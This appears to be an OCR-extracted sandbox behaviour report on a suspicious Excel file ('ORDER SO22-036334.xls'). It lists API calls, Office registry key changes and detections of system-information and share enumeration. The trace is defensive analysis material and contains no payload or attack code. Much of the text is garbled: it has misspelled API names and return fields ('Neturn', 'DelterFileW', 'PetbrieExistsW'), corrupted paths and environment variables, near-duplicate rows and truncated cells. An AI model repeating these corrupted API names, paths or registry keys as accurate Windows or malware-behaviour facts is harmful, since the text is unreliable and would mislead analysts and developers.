SO22-036334.xls.LNK) Return: 1	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft)Office\Recent\ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (C\Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: NetShareEnum Args: (,503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%CCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: NetShareEnum Args: (, 503, 6ec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 1	720 720 720 720 720 720 720 720 720 720
Call System API Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.x\s\s\LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDlir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%Users\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDlir%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%APPDATA%\Microsoff\Office\Recent\ORDER SO22-036334.x\s\s\s\s\s\s\s\s\s\s\s\s\s\s\s\s\s\s\s	720 720 720 720 720 720 720 720 720 720
Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%MicrosoftOfficelRecentORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%APPDATA%MicrosoftOfficelRecentORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%APPDATA%MicrosoftOfficelRecentORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Neturn: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%) AppData) Neturn: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%) Neturn: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%) Neturn: 3 API Name: GetDriveTypeW Args: (%WorkingDir%) Neturn: 3 API Name: GetDriveTypeW Args: (%WorkingDir%) Neturn: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%) Neturn: 3 API Name: SetDriveTypeW Args: (%USERPROFILE%) Neturn: 3 API Name: NetShareEnum Args: (, 503, 6ec08b90, -1, 9e9384c, 9e93846, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%WorkingDir%) Neturn: 3 API Name: DeleteFileW Args: (%WorkingDir%) Neturn: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Filesystem API Write Registry Key	API Name: PathFileExistsW Args: (%APPDATA%Microsoft\()Gffice\()Recent\()ORDER\() SO22-036334.xis.LNK\()\() Return: 0\) API Name: GetDriveTypeW Args: (%APPDATA%Microsoft\()Gffice\()Recent\()ORDER\() SO22-036334.xis.LNK\()\()\() Return: 0\) API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\()\()\() Return: 3\) API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\()\()\() Return: 3\) API Name: GetDriveTypeW Args: (%LOSERPROFILE%\()\()\()\() Return: 3\) API Name: GetDriveTypeW Args: (%USERPROFILE%\()\()\()\()\()\()\()\()\()\()\()\()\()\	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API Write Registry Key Write Registry Key	API Name: PathFileExistsW Args: (%windir%SysWOW64ipropsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%MicrosoftOffice\Recent\ORDER SO22-036334 xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 API Name: GetDriveTypeW Args: (%UCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%UGALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%UCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (.503, Gec08b90, -1, 9e9384c, 9e93848, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveType	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API Write Registry Key Write Registry Key	API Name: PathFileExistsW Args: (%windir%SysWOW64ipropsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%MicrosofttOfficeIRecent\0RDER SO22-036334 xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%)) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%Users\) Microsoft\CofficeRecent\ORDER SO22-036334.xis.LNK) Return: 1 API Name: GetDriveTypeW Args: (%Users\) Return: 3 API Name: GetDriv	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API Write Registry Key Write Registry Key	API Name: PetbrieExistsW Args: (%windir%is/ysWOW64/propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%iMicrosoft/Office/Recent/ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%i) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%i) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%i) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%iAppDatai) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%iAppDatai) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%iAppDatai) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: RetShareEnum Args: (,503, 6ec08b90, -1, 9e9384c, 9e93846, 0) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%WorkingDir%i) Return: 3 API Name: GetDriveTyp	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API Write Registry Key Write Registry Key	API Name: PetbrieExistsW Args: (%windtr%iSysWOW64(propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%Microsoft)Office/Recent/ORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%WorkingDir%l) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%l) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%l) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%l) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%l) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%l) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%l) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%l) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%l) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%l) Return: 3 API Name: GetDriveType	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Call Filesystem API	API Name: PathFileExistsW Args: (%windir%SyaWOW64ipropsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%IMicrosoftOffice/RecentORDER SO22-036334.xis.LNK) Return: 0 API Name: GelDriveTypeW Args: (%KTEMP%) Return: 3 API Name: GelDriveTypeW Args: (%KTEMP%) Return: 3 API Name: GelDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GelDriveTypeW Args: (%USERPROFILE%) Return: 3 API Name: Retartistic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GelDriveTypeW Args: (%WorkingDir%) Return: 3 API Name: DeleteFileW Args: (%UCALAPPDATA%MicrosoftiOffice)Recent(ORDER SO22-036334.xis.LNK) Return: 1 API Name: CelDriveTypeW Args: (%WorkingDir%) Return: 3 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftiOffice)Recent(ORDER SO22-036334.xis.LNK) Return: 0 Key: HKEY_LOCAL_MACHINESOFTWAREMicrosoft(Windows)CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API	API Name: DelateFileExistsW Args: (%APPDATA%MicrosoftOfficeIRecentiORDER SO22-036334.xis.LNK) Ratum: 0 API Name: DelateFileW Args: (%APPDATA%MicrosoftOfficeIRecentiORDER SO22-036334.xis.LNK) Ratum: 0 API Name: GetDriveTypeW Args: (%WDFAMPA) Ratum: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Retum: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Retum: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%) Ratum: 3 API Name: DelateFileW Args: (%USERPROFILE%) Ratum: 3 API Name: DelateFileW Args: (%USERPROFILE%) Ratum: 3 API Name: CetDriveTypeW Args: (%USERPROFILE%) Ratum: 3 API Name: DelateFileW Args: (%WOrkingDir%) Ratum: 3	720 720 720 720 720 720 720 720 720 720
Call System API Call Internet Helper API Detection Call System API Call Filesystem API	API Name: DelterFileExistsW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: DelterFileW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%I) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%I) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IA)) Return: 3 API Name: RetDriveTypeW Args: (%USERPROFILE%IA)) Return: 3 API Name: RetDriveTypeW Args: (%USERPROFILE%IAPDTA)) Return: 3 API Name: DeleteFileW Args: (%USERPROFILE%IAPDTA)) Return: 3 API Name: DeleteFileW Args: (%WorkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WorkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WORKingDir%i) Return: 3 API Name: DeleteFileW Args: (%WORKingDir%i) Return: 3 API	720 720 720 720 720 720 720 720 720 720
Call System API Call Filesystem API	API Name: DeleteFileW Args: (%workingbr%) yeWoW64(propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/MicrosoftlOffice/Recent/ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%/AppData) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%/AppData) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%ApPDATA%/Microsoft/Gffice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%ApPDATA%/Microsoft/Gffice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Worder/Common/Licensing/S38FGC892AD540068154C6670774E980 Value: None Key: HKEY_LOCAL_MACHINE/SOFTWARE/Mi	720 720 720 720 720 720 720 720 720 720
Call System API Call Filesystem API	API Name: DelterFileExistsW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: DelterFileW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%APPDATA%IMicrosoftOffice/RecentiORDER SO22-036334.xis.LNK) Return: 0 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%I) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%I) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IAppData)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%IA)) Return: 3 API Name: RetDriveTypeW Args: (%USERPROFILE%IA)) Return: 3 API Name: RetDriveTypeW Args: (%USERPROFILE%IAPDTA)) Return: 3 API Name: DeleteFileW Args: (%USERPROFILE%IAPDTA)) Return: 3 API Name: DeleteFileW Args: (%WorkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WorkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WOrkingDir%i) Return: 3 API Name: DeleteFileW Args: (%WORKingDir%i) Return: 3 API Name: DeleteFileW Args: (%WORKingDir%i) Return: 3 API	720 720 720 720 720 720 720 720 720 720
Call System API Call Filesystem API	API Name: DeleteFileW Args: (%workingbr%) yeWoW64(propsys.dll) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/MicrosoftlOffice/Recent/ORDER SO22-036334.xls.LNK) Return: 0 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%/AppData) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%Workingblr%) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%/AppData) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Enums share folder from API result API Name: GetDriveTypeW Args: (%ApPDATA%/Microsoft/Gffice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%ApPDATA%/Microsoft/Gffice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Grice/Recent/ORDER SO22-036334.xls.LNK) Return: 1 API Name: DeleteFileW Args: (%APPDATA%/Microsoft/Worder/Common/Licensing/S38FGC892AD540068154C6670774E980 Value: None Key: HKEY_LOCAL_MACHINE/SOFTWARE/Mi	720 720 720 720 720 720 720 720 720 720

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\1C27F3\1C27F3 Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\ Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\\NetCache\Content.MSO\\1C3B2C61.emf) Return: 1	720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\24CA25E0.emf) Return: 1	720
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\31B3CC9B.emf) Return: 1	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTF Value: 76	720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76	720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NTTT Value: None	720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000006109110000000000000000000000000000	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startup\tems\ Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\{.& Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ .& Value: None	2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2268
Call System API	API Name: GetVersionExA Args: (c5eef50) Return: 1	2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2268	
Oall Contact ADI	Info: Obtains system version from API result	2222
Call System API	API Name: GetVersionExA Args: (c5eef50) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (c5eef88) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (c5eef88) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (f8ebe0) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (f8d990) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (71c79cf0) Return: 1	2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, f8ca3c, 0, 0, 0) Return: c4dd4c0	2268
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2268 Info: Obtains file or directory info from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\v4.0.30319\msccreei.dll, 0, 00F8D280, 0, 00000000, 0) Return: 0C4DD4C0	2268
	API Name: Find has net Avrags. (add4c0, f8ca3c) Return: 1	2268
Call Filesystem API	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	
Delete Registry Key		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98\}\ Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\excel.exe\ETWMonitor\ Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A	2268
Wa B it is	A98-278FC044FB98}\ Value: None	0000
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98\}\U00e4Value: 0	2268
Write Registry Key	Key: HKEY_CURRENT_USER/SOFTWAREIMicrosoft(Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(8866D7AE-7C99-4C20-AA98-278FC044F898)\Categories Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\A Value: 0	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70.50,1249.15,1249.10	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\LastWriteTime Value: None	2268
Call System API	API Name: GetDriveTypeW Args: (C\lambda) Return: 3	2268
	Threat Characteristic: Executes commands or uses API to obtain system information	
Detection		
Detection	Process ID: 2268 Info: Obtains drive info from API result	
Detection Call Filesystem API		2268
	Info: Obtains drive info from API result	2268 2268

